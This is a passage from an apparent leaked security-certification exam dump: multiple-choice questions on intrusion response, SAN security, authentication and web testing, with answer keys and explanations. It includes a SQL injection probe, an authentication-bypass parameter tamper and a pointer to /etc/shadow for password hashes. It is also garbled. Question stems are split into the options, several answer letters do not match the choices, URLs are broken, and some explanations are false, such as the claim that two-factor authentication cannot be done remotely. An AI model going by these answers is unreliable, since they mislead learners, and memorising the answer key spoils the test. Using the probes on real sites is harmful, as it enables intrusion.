2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2
Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

A. An authorized administrator has logged into the root account remotely.
B. The administrator should disable remote root logins.
C. Isolate the system immediately and begin forensic analysis on the host.
D. A remote attacker has compromised the root account using a buffer overflow in sshd.
E. A remote attacker has guessed the root password using a dictionary attack.
F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
G. A remote attacker has compromised the private key of the root account.
H. Change the root password immediately to a password not found in a dictionar

Answer: CE

Explanation:
The log shows six attempts to log in to a system. The first five attempts failed due to ‘failed password’. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.
The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.
Incorrect Answers:
A: It is unlikely that an authorized administrator has logged into the root account remotely. It is unlikely that an authorized administrator would enter an incorrect password five times.
B: Disabling remote root logins is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
D: The log does not suggest a buffer overflow attack; the failed passwords suggest a dictionary attack. F: Using iptables to immediately DROP connections from the IP 198.51.100.23 is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
G: The log does not suggest a remote attacker has compromised the private key of the root account; the failed passwords suggest a dictionary attack.
H: Changing the root password is a good idea but it is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

NEW QUESTION 168
The risk manager has requested a security solution that is centrally managed, can easily be updated, and protects end users' workstations from both known and unknown malicious attacks when connected to either the office or home network. Which of the following would BEST meet this requirement?

A. HIPS
B. UTM
C. Antivirus
D. NIPS
E. DLP

Answer: A

Explanation:
In this question, we need to protect the workstations when connected to either the office or home network. Therefore, we need a solution that stays with the workstation when the user takes the computer home.
A HIPS (Host Intrusion Prevention System) is software installed on a host which monitors the host for suspicious activity by analyzing events occurring within that host with the aim of detecting and preventing intrusion.
Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it.
Intrusion prevention systems are considered extensions of intrusion detection systems because they both monitor network traffic and/or system activities for malicious activity. The main differences are, unlike intrusion detection systems, intrusion prevention systems are placed in-line and are able to actively prevent/block intrusions that are detected. More specifically, IPS can take such actions as sending an alarm, dropping the malicious packets, resetting the connection and/or blocking the traffic from the offending IP address.
Incorrect Answers:
B: Unified threat management (UTM) is a primary network gateway defense solution for organizations. In theory, UTM is the evolution of the traditional firewall into an all-inclusive security product able to perform multiple security functions within one single system: network firewalling, network intrusion prevention and gateway antivirus (AV), gateway anti-spam, VPN, content filtering, load balancing, data loss prevention and on-appliance reporting. However, UTM is designed to protect a network; it will not protect the user’s workstations when connected to their home
networks as required in this question.
C: Antivirus software will protect against attacks aided by known viruses. However, it will not protect against unknown attacks as required in this question.
D: NIPS stands for Network Intrusion Prevention Systems. A NIPS is designed to protect a network; it will not protect the user’s workstations when connected to their home networks as required in this question.
E: Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. DLP does not protect against malicious attacks. References:
http://en.wikipedia.org/wHYPERLINK "http://en.wikipedia.org/wiki/Intrusion_prevention_system"iki/Intrusion_prevention_system

NEW QUESTION 169
Which of the following describes a risk and mitigation associated with cloud data storage?

A. Risk: Shared hardware caused data leakage Mitigation: Strong encryption at rest
B. Risk: Offsite replication Mitigation: Multi-site backups
C. Risk: Data loss from de-duplication Mitigation: Dynamic host bus addressing
D. Risk: Combined data archivingMitigation: Two-factor administrator authentication

Answer: A

Explanation:
With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data.
The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.
Incorrect Answers:
B: Offsite replication is used for disaster recovery purposes. It is not considered to be a risk as long as the data is secure in the other site. Multi-site backups are not a risk mitigation.
C: Data loss from de-duplication is not considered to be a risk. De-duplication removes duplicate copies of data to reduce the storage space required for the dat
A. Dynamic host bus addressing is not a risk mitigation.
D: Combined data archiving is not considered to be a risk. The archived data would be less accessible to other customers than the live data on the shared storage.

NEW QUESTION 174
Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

A. Require each Company XYZ employee to use an IPSec connection to the required systems
B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
C. Require Company ABC employees to use two-factor authentication on the required systems
D. Require a site-to-site VPN for intercompany communications

Answer: B

Explanation:
VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.
Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only. Incorrect Answers:
A: Requiring IPSec connections to the required systems would secure the connections to the required systems. However, it does not prevent access to unauthorized systems.
C: The question states that the representatives reside at Company XYZ's headquarters. Therefore, they will be access Company ABC's systems remotely. Two factor authentication requires that the user be present at the location of the system to present a smart card or for biometric authentication; two factor authentication cannot be performed remotely.
D: A site-to-site VPN will just create a secure connection between the two sites. It does not restrict access to unauthorized systems.
References:
http://searchvHYPERLINK "http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop" irtualdesktop.techtarget.com/definition/virtual-desktop

NEW QUESTION 177
Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

A. Synchronous copy of data
B. RAID configuration
C. Data de-duplication
D. Storage pool space allocation
E. Port scanning
F. LUN masking/mapping
G. Port mapping

Answer: FG

Explanation:
A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or
grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).
LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.
Port mapping is used in 'Zoning'. In storage networking, Fibre Channel zoning is the partitioning of a Fibre Channel fabric into smaller subsets to restrict interference, add security, and to simplify management. While a SAN makes available several devices and/or ports to a single device, each system connected to the SAN should only be allowed access to a controlled subset of these devices/ports.
Zoning can be applied to either the switch port a device is connected to OR the WWN World Wide Name on the host being connected. As port based zoning restricts traffic flow based on the specific switch port a device is connected to, if the device is moved, it will lose access. Furthermore, if a different device is connected to the port in question, it will gain access to any resources the previous host had access to.
Incorrect Answers:
A: Synchronous copy of data is used to copy data. It is not a technical control for securing a SAN storage infrastructure.
B: RAID configuration is the configuration of the disks in the SAN. A RAID is an array of disks that provides a logical pool of storage by combining the storage capacity of the disks. RAID provides hardware redundancy in that the data will not be lost if an individual disk fails. RAID configuration is not a technical control for securing a SAN storage infrastructure.
C: Data de-duplication is the process of eliminating multiple copies of the same data to save storage space. It is not a technical control for securing a SAN storage infrastructure.
D: Storage pool space allocation is the process of allocating and making available portions of the storage pool to servers. It is not a technical control for securing a SAN storage infrastructure.
E: Port scanning is the process of probing a server or host for open ports. It is not a technical control for securing a SAN storage infrastructure.
References: http://searchvirtualstorage.techtarget.com/definition/LUN-masking https://en.wikipedia.org/wiki/Fibre_Channel_zoning

NEW QUESTION 180
Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

A. Jailbroken mobile device
B. Reconnaissance tools

C. Network enumerator
D. HTTP interceptor
E. Vulnerability scanner
F. Password cracker

Answer: DE

Explanation:
Communications between a mobile web application and a RESTful application server will use the
HTTP protocol. To capture the HTTP communications for analysis, you should use an HTTP Interceptor.
To assess the security of the application server itself, you should use a vulnerability scanner.
A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be explogted and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.
Incorrect Answers:
A: A jailbroken mobile device is a mobile device with an operating system that has any built-in security restrictions removed. This enables you to install software and perform actions that the manufacturer did not intend. However, a jailbroken mobile device is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.
B: Reconnaissance in terms of IT security is the process of learning as much as possible about a target business usually over a long period of time with a view to discovering security flaws. It is not used by security administrators for security assessment of client-server applications.
C: Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It is not used to assess the security between the mobile web application and the RESTful application server.
F: A password cracker is used to guess passwords. It is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.
References: http://www.webopedia.com/TERM/V/vulneHYPERLINK
"http://www.webopedia.com/TERM/V/vulnerability_scanning.html"rability_scanning.html

NEW QUESTION 182
Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:
POST /login.aspx HTTP/1.1 Host: comptia.org
Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true
Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

A. Remove all of the post data and change the request to /login.aspx from POST to GET
B. Attempt to brute force all usernames and passwords using a password cracker
C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

Answer: C

Explanation:
The text “txtUsername=ann&txtPassword=ann” is an attempted login using a username of ‘ann’ and also a password of ‘ann’.
The text “alreadyLoggedIn=false” is saying that Ann is not already logged in.
To test whether we can bypass the authentication, we can attempt the login without the password
and we can see if we can bypass the ‘alreadyloggedin’ check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.
Incorrect Answers:
A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.
B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.
D: We need to submit the data so we cannot toggle submit from true to false.

NEW QUESTION 183
An administrator has enabled salting for users' passwords on a UNIX box. A penetration tester must attempt to retrieve password hashes. Which of the following files must the penetration tester use to eventually obtain passwords on the system? (Select TWO).

A. /etc/passwd
B. /etc/shadow
C. /etc/security
D. /etc/password
E. /sbin/logon
F. /bin/bash

Answer: AB

Explanation:
In cryptography, a salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase. In this question, enabling salting for users' passwords means to store the passwords in an encrypted format.
Traditional Unix systems keep user account information, including one-way encrypted passwords, in a text file called ``/etc/passwd''. As this file is used by many tools (such as ``ls'') to display file ownerships, etc. by matching user id #'s with the user's names, the file needs to be world-readable. Consequentially, this can be somewhat of a security risk.
Another method of storing account information is with the shadow password format. As with the traditional method, this method stores account information in the /etc/passwd file in a compatible
format. However, the password is stored as a single "x" character (ie. not actually stored in this file). A second file, called ``/etc/shadow'', contains encrypted password as well as other information such as account or password expiration values, etc.
Incorrect Answers:
C: The /etc/security file contains group information. It does not contain usernames or passwords. D: There is no /etc/password file. Usernames are stored in the /etc/passwd file.

E: There is no /sbin/logon file. Usernames are stored in the /etc/passwd file.
F: /bin/bash is a UNIX shell used to run a script. It is not where usernames or passwords are stored. References:
http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.HYPERLINK "http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.html"html

NEW QUESTION 186
A storage as a service company implements both encryption at rest as well as encryption in transit of customers' dat

A. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement asolution that will strengthen the customer's encryption ke
B. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?
C. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }
D. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }
E. password = password + sha(password+salt) + aes256(password+salt)
F. key = aes128(sha256(password), password))

Answer: A

Explanation:
References:
http://HYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms"sHYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-andencryption-algorithms"tackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-and-encryption-aHYPERLINK "http://stackoverflow.com/questions/4948322/fundamentaldifference- between-hashing-and-encryption-algorithms"lgorithms

NEW QUESTION 189
ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

A. TOTP
B. PAP
C. CHAP
D. HOTP

Answer: D

Explanation:
The question states that the HMAC counter-based codes and are valid until they are used. These are "one-time" use codes.
HOTP is an HMAC-based one-time password (OTP) algorithm.
HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server.
Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.
Incorrect Answers:
A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time. In this question, the passwords (codes) expire after first use regardless of the timing of the first use.
B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.
C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.
References:
https://en.wikipedia.org/wiki/HMAC-based_One-time_HYPERLINK "https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm"Password_Algorithm

NEW QUESTION 193
A security tester is testing a website and performs the following manual query: https://www.comptia.com/cookies.jsp?products=5%20and%201=1
The following response is received in the payload: "ORA-000001: SQL command not properly ended" Which of the following is the response an example of?

A. Fingerprinting
B. Cross-site scripting
C. SQL injection
D. Privilege escalation

Answer: A

Explanation:
This is an example of Fingerprinting. The response to the code entered includes "ORA-000001" which tells the attacker that the database software being used is Oracle.
Fingerprinting can be used as a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished "passively" by sniffing network packets passing between hosts, or it can be accomplished "actively" by transmitting specially created packets to the target machine and analyzing the response.
Incorrect Answers:
B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not an example of XSS.
C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). The code entered in the question is similar to a SQL injection attack but as the SQL command was not completed, the purpose of the code was just to return the database software being used.
D: Privilege escalation is the act of explogting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access

to resources that are normally protected from an application or user. The code in the question is not an example of privilege escalation.
References: http://www.yourdictionary.com/fingerprinting

NEW QUESTION 194
A multi-national company has a highly mobile workforce and minimal IT infrastructure. The company utilizes a BYOD and social media policy to integrate presence technology into global collaboration tools by individuals and teams. As a result of the dispersed employees and frequent international travel, the company is concerned about the safety of employees and their families when moving in and out of certain countries. Which of the following could the company view as a downside of using presence technology?

A. Insider threat
B. Network reconnaissance
C. Physical security
D. Industrial espionage

Answer: C

Explanation:
If all company users worked in the same office with one corporate network and using company supplied laptops, then it is easy to implement all sorts of physical security controls. Examples of physical security include intrusion detection systems, fire protection systems, surveillance cameras or simply a lock on the office door.
However, in this question we have dispersed employees using their own devices and frequently traveling internationally. This makes it extremely difficult to implement any kind of physical security. Physical security is the protection of personnel, hardware, programs, networks, and data from physical circumstances and events that could cause serious losses or damage to an enterprise,
agency, or institution. This includes protection from fire, natural disasters, burglary, theft, vandalism, and terrorism.
Incorrect Answers:
A: An insider threat is a malicious hacker (also called a cracker or a black hat) who is an employee or officer of a business, institution, or agency. Dispersed employees using presence technology does not increase the risk of insider threat when compared to employees working together in an office.
B: The risk of network reconnaissance is reduced by having dispersed employees using presence technology. The risk of network reconnaissance would be higher with employees working together in a single location such as an office.
D: Industrial espionage is a threat to any business whose livelihood depends on information. However, this threat is not increased by having dispersed employees using presence technology. The risk would be the same with dispersed employees using presence technology or employees working together in a single location such as an office.
References: http://searchsecurity.techtarget.com/deHYPERLINK
"http://searchsecurity.techtarget.com/definition/physical-security"finition/physical-security

NEW QUESTION 198
Company XYZ finds itself using more cloud-based business tools, and password management is becoming onerous. Security is important to the company; as a result, password replication and shared accounts are not acceptable. Which of the following implementations addresses the distributed login with centralized authentication and has wide compatibility among SaaS vendors?

A. Establish a cloud-based authentication service that supports SAML.
B. Implement a new Diameter authentication server with read-only attestation.
C. Install a read-only Active Directory server in the corporate DMZ for federation.
D. Allow external connections to the existing corporate RADIUS serve

Answer: A

Explanation:
There is widespread adoption of SAML standards by SaaS vendors for single sign-on identity management, in response to customer demands for fast, simple and secure employee, customer and partner access to applications in their environments.
By eliminating all passwords and instead using digital signatures for authentication and authorization
of data access, SAML has become the Gold Standard for single sign-on into cloud applications. SAMLenabled SaaS applications are easier and quicker to user provision in complex enterprise
environments, are more secure and help simplify identity management across large and diverse user communities.
Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider.
The SAML specification defines three roles: the principal (typically a user), the Identity provider (IdP), and the service provider (SP). In the use case addressed by SAML, the principal requests a service from the service provider. The service provider requests and obtains an identity assertion from the identity provider. On the basis of this assertion, the service provider can make an access control decision – in other words it can decide whether to perform some service for the connected principal. Incorrect Answers:
B: Diameter authentication server with read-only attestation is not a solution that has wide compatibility among SaaS vendors.
C: The question states that password replication is not acceptable. A read-only Active Directory server in the corporate DMZ would involve password replication.
D: Allowing external connections to the existing corporate RADIUS server is not a secure solution. It is also not a solution that has wide compatibility among SaaS vendors.
References:
https://www.onelogin.com/company/press/press-releases/97-percent-of-saas-vendors-backingsaml- based-single-sign-on
https://en.wikipedia.org/wiki/Security_Assertion_Markup_LanHYPERLINK "https://en.wikipedia.org/wiki/Security_Assertion_Markup_Language"guage

NEW QUESTION 200
The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer dat

A. The Chief Risk Officer (CRO) is concerned about the outsourcingplan
B. Which of the following risks are MOST likely to occur if adequate controls are not implemented?
C. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
D. Improper handling of client data, interoperability agreement issues and regulatory issues
E. Cultural differences, increased cost of doing business and divestiture issues
F. Improper handling of customer data, loss of intellectual property and reputation damage

Answer: D

Explanation:
The risk of security violations or compromised intellectual property (IP) rights is inherently elevated when working internationally. A key concern with outsourcing arrangements is making sure that there is sufficient protection and security in place for personal information being transferred and/or accessed under an outsourcing agreement.
Incorrect Answers:
A: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.
B: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.
C: Divestiture is the disposition or sale of an asset that is not performing well, and which is not vital to the company's core business, or which is worth more to a potential buyer or as a separate entity than as part of the company.
References: http://www.lexology.com/libraryHYPERLINK
"http://www.lexology.com/library/detail.aspx?g=e698d613-af77-4e34-b84e- 940e14e94ce4"/detail.aspx?g=e698d613-af77-4e34-b84e-940e14e94ce4
http://www.investorwords.com/1508/divestiture.html#ixzz3knAHr58A

NEW QUESTION 201
Which of the following provides the BEST risk calculation methodology?

A. Annual Loss Expectancy (ALE) x Value of Asset
B. Potential Loss x Event Probability x Control Failure Probability
C. Impact x Threat x Vulnerability
D. Risk Likelihood x Annual Loss Expectancy (ALE)

Answer: B

Explanation:
Of the options given, the BEST risk calculation methodology would be Potential Loss x Event Probability x Control Failure Probability. This exam is about computer and data security so ‘loss’ caused by risk is not necessarily a monetary value.
For example:
Potential Loss could refer to the data lost in the event of a data storage failure. Event probability could be the risk a disk drive or drives failing.
Control Failure Probability could be the risk of the storage RAID not being able to handle the number of failed hard drives without losing data.
Incorrect Answers:
A: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. For example, if the cost of a failure (Single Loss Expectancy (SLE)) is $1000 and the failure is expected to happen 5 times in a year (Annualized Rate of Occurrence (ARO)), then the Annual Loss Expectancy is $5000. ALE is not the best calculation for I.T. risk calculation.
C: Impact x Threat x Vulnerability looks like a good calculation at first glance. However, for a risk calculation there needs to be a definition of the likelihood (probability) of the risk.
D: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. ALE is not the best calculation for I.T. risk calculation.
References:
https://iaonline.theiia.org/understanding-the-risk-management-process

NEW QUESTION 206
The senior security administrator wants to redesign the company DMZ to minimize the risks associated with both external and internal threats. The DMZ design must support security in depth, change management and configuration processes, and support incident reconstruction. Which of the following designs BEST supports the given requirements?

A. A dual firewall DMZ with remote logging where each firewall is managed by a separate administrator.
B. A single firewall DMZ where each firewall interface is managed by a separate administrator and logging to the cloud.
C. A SaaS based firewall which logs to the company’s local storage via SSL, and is managed by the change control team.
D. A virtualized firewall, where each virtual instance is managed by a separate administrator and logging to the same hardware.

Answer: A

Explanation:
Security in depth is the concept of creating additional layers of security. The traditional approach of securing the IT infrastructure is no longer enough. Today’s threats are multifaceted and often persistent, and traditional network perimeter security controls cannot effectively mitigate them. Organizations need to implement more effective, multi-level security controls that are embedded with their electronic assets. They need to protect key assets from both external and internal threats. This security in depth approach is meant to sustain attacks even when perimeter and traditional controls have been breached.
In this question, using two firewalls to secure the DMZ from both external and internal attacks is the best approach. Having each firewall managed by a separate administrator will reduce the chance of a configuration error being made on both firewalls. The remote logging will enable incident reconstruction.
Incorrect Answers:
B: Depending on the number of interfaces on the firewall, you could protect from external and internal threats with a single firewall although two firewalls is a better solution. However, it is not practical to have separate interfaces on the same firewall managed by different administrators. The firewall rules work together in a hierarchy to determine what traffic is allowed through each interface.
C: A SaaS based firewall can be used to protect cloud resources. However, it is not the best solution for protecting the network in this question.
D: A virtualized firewall could be used. However, multiple instances of the same firewall should be identical. They should not be configured separately by different administrators.
References:
http://www.oracle.com/technetwork/topics/entarch/oracle-wp-securiHYPERLINK "http://www.oracle.com/technetwork/topics/entarch/oracle-wp-security-ref-arch-1918345.pdf"tyref- arch-1918345.pdf

NEW QUESTION 210
A forensic analyst receives a hard drive containing malware quarantined by the antivirus application. After creating an image and determining the directory location of the malware file, which of the following helps to determine when the system became infected?

A. The malware file’s modify, access, change time properties.
B. The timeline analysis of the file system.
C. The time stamp of the malware in the swap file.
D. The date/time stamp of the malware detection in the antivirus log

Answer: B

Explanation:
Timelines can be used in digital forensics to identify when activity occurred on a computer. Timelines are mainly used for data reduction or identifying specific state changes that have occurred on a computer.
Incorrect Answers:
A: This option will not help to determine when the system became infected.
C: A swap file is a space on a hard disk used as the virtual memory extension of a computer's real memory, which allows your computer's operating system to pretend that you have more RAM than you actually do.
D: This will tell you when the antivirus detected the malware, not when the system became infected. References:
http://www.basistech.com/autopsy-feature-graphical-timeline-analysis-for-cyber-forensics/ http://searchwindowsserver.techtarget.cHYPERLINK "http://searchwindowsserver.techtarget.com/definition/swap-file-swap-space-orpagefile" om/definition/swap-file-swap-space-or-pagefile

NEW QUESTION 214
A software project manager has been provided with a requirement from the customer to place limits on the types of transactions a given user can initiate without external interaction from another user with elevated privileges. This requirement is BEST described as an implementation of:

A. an administrative control
B. dual control
C. separation of duties
D. least privilege
E. collusion

Answer: C

Explanation:
Separation of duties requires more than one person to complete a task. Incorrect Answers:
A: Administrative controls refer policies, procedures, guidelines, and other documents used by an organization.
B: Dual control forces employees who are planning anything illegal to work together to complete critical actions.
D: The principle of least privilege prevents employees from accessing levels not required to perform their everyday function.
E: Collusion is defined as an agreement which occurs between two or more persons to deceive, mislead, or defraud others of legal rights.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 245, 321
https://en.wikipedia.org/wiki/Collusion

NEW QUESTION 219
It has come to the IT administrator's attention that the "post your comment" field on the company blog page has been explogted, resulting in cross-site scripting attacks against customers reading the blog. Which of the following would be the MOST effective at preventing the "post your comment" field from being explogted?

A. Update the blog page to HTTPS
B. Filter metacharacters
C. Install HIDS on the server
D. Patch the web application
E. Perform client side input validation

Answer: B

Explanation:
A general rule of thumb with regards to XSS is to "Never trust user input and always filter metacharacters." Incorrect Answers:
A: Updating the blog page to HTTPS will not resolve this issue.
C: HIDS are designed to monitor a computer system, not the network. IT will, therefore, not resolve this issue.
D: Simply installing a web application patch will not work, as the patch may be susceptible to XSS. Testing of the patch has to take place first.
E: Performing client side input validation is a valid method, but it is not the MOST effective. References:
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Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 137

NEW QUESTION 224
Wireless users are reporting issues with the company's video conferencing and VoIP systems. The security administrator notices internal DoS attacks from infected PCs on the network causing the VoIP system to drop calls. The security administrator also notices that the SIP servers are unavailable during these attacks. Which of the following security controls will MOST likely mitigate the VoIP DoS attacks on the network? (Select TWO).

A. Install a HIPS on the SIP servers
B. Configure 802.1X on the network
C. Update the corporate firewall to block attacking addresses
D. Configure 802.11e on the network
E. Configure 802.1q on the network

Answer: AD

Explanation:
Host-based intrusion prevention system (HIPS) is an installed software package that will monitor a single host for suspicious activity by analyzing events taking place within that host.
IEEE 802.11e is deemed to be of significant consequence for delay-sensitive applications, such as Voice over Wireless LAN and streaming multimedia.

Incorrect Answers:
B: 802.1X is used by devices to attach to a LAN or WLAN.
C: Updating the corporate firewall will not work as the DoS attacks are from an internal source. E: 802.1q is used for VLAN tagging.
References: https:HYPERLINK
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NEW QUESTION 226
A firm's Chief Executive Officer (CEO) is concerned that IT staff lacks the knowledge to identify complex vulnerabilities that may exist in a payment system being internally developed. The payment system being developed will be sold to a number of organizations and is in direct competition with another leading product. The CEO highlighted that code base confidentiality is of critical importance to allow the company to exceed the competition in terms of the product's reliability, stability, and performance. Which of the following would provide the MOST thorough testing and satisfy the CEO's requirements?

A. Sign a MOU with a marketing firm to preserve the company reputation and use in-house resources for random testing.
B. Sign a BPA with a small software consulting firm and use the firm to perform Black box testing and address all findings.
C. Sign a NDA with a large security consulting firm and use the firm to perform Grey box testing and address all findings.
D. Use the most qualified and senior developers on the project to perform a variety of White box testing and code reviews.

Answer: C

Explanation:
Gray box testing has limited knowledge of the system as an attacker would. The base code would remain confidential. This would further be enhanced by a Non-disclosure agreement (NDA) which is designed to protect confidential information.
Incorrect Answers:
A: A memorandum of understanding (MOU) documents conditions and applied terms for outsourcing partner organizations that must share data and information resources. They do not typically cover vulnerabilities and penetration / vulnerability testing. Furthermore, the CEO is concerned that IT staff lacks the knowledge to identify complex vulnerabilities.
B: A business partnership security agreement (BPA) is a legally binding document that is designed to provide safeguards and compel certain actions among business partners in relation to specific security-related activities. Black box testing is integrity-based testing that uses random user inputs. Code confidentiality is maintained but testing is limited.
D: White box testing requires full access to the code base as it involves validating the program logic. This does not test against vulnerabilities. Furthermore, the CEO is concerned that IT staff lacks the knowledge to identify complex vulnerabilities.
References:
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NEW QUESTION 229
A security auditor suspects two employees of having devised a scheme to steal money from the company. While one employee submits purchase orders for personal items, the other employee approves these purchase orders. The auditor has contacted the human resources director with suggestions on how to detect such illegal activities. Which of the following should the human resource director implement to identify the employees involved in these activities and reduce the risk of this activity occurring in the future?

A. Background checks
B. Job rotation
C. Least privilege
D. Employee termination procedures

Answer: B

Explanation:
Job rotation can reduce fraud or misuse by preventing an individual from having too much control over an area.
Incorrect Answers:
A: To verify that a potential employee has a clean background and that any negative history is exposed prior to employment, a background check is used.
C: The principle of least privilege prevents employees from accessing levels not required to perform their everyday function.
D: The employee termination procedures will not identify the employees involved in these activities and reduce the risk of this activity occurring in the future.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 243, 245, 246

NEW QUESTION 233
Company policy requires that all unsupported operating systems be removed from the network. The security administrator is using a combination of network based tools to identify such systems for the purpose of disconnecting them from the network. Which of the following tools, or outputs from the tools in use, can be used to help the security administrator make an approximate determination of the operating system in use on the local company network? (Select THREE).

A. Passive banner grabbing
B. Password cracker C.http://www.company.org/documents_private/index.php?search=string#&topic=windows&tcp=pack
et%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4
C. 443/tcp open http
D. dig host.company.com
E. 09:18:16.262743 IP (tos 0x0, ttl 64, id 9870, offset 0, flags [none], proto TCP (6), length 40)192.168.1.3.1051 > 10.46.3.7.80: Flags [none], cksum 0x1800 (correct), win 512, length 0
F. Nmap

Answer: AFG

Explanation:
Banner grabbing and operating system identification can also be defined as fingerprinting the TCP/IP stack. Banner grabbing is the process of opening a connection and reading the banner or response sent by the application.

The output displayed in option F includes information commonly examined to fingerprint the OS. Nmap provides features that include host discovery, as well as service and operating system detection.
Incorrect Answers:
B: A password cracker is used to recover passwords from data that have been stored in or transmitted by a computer system.
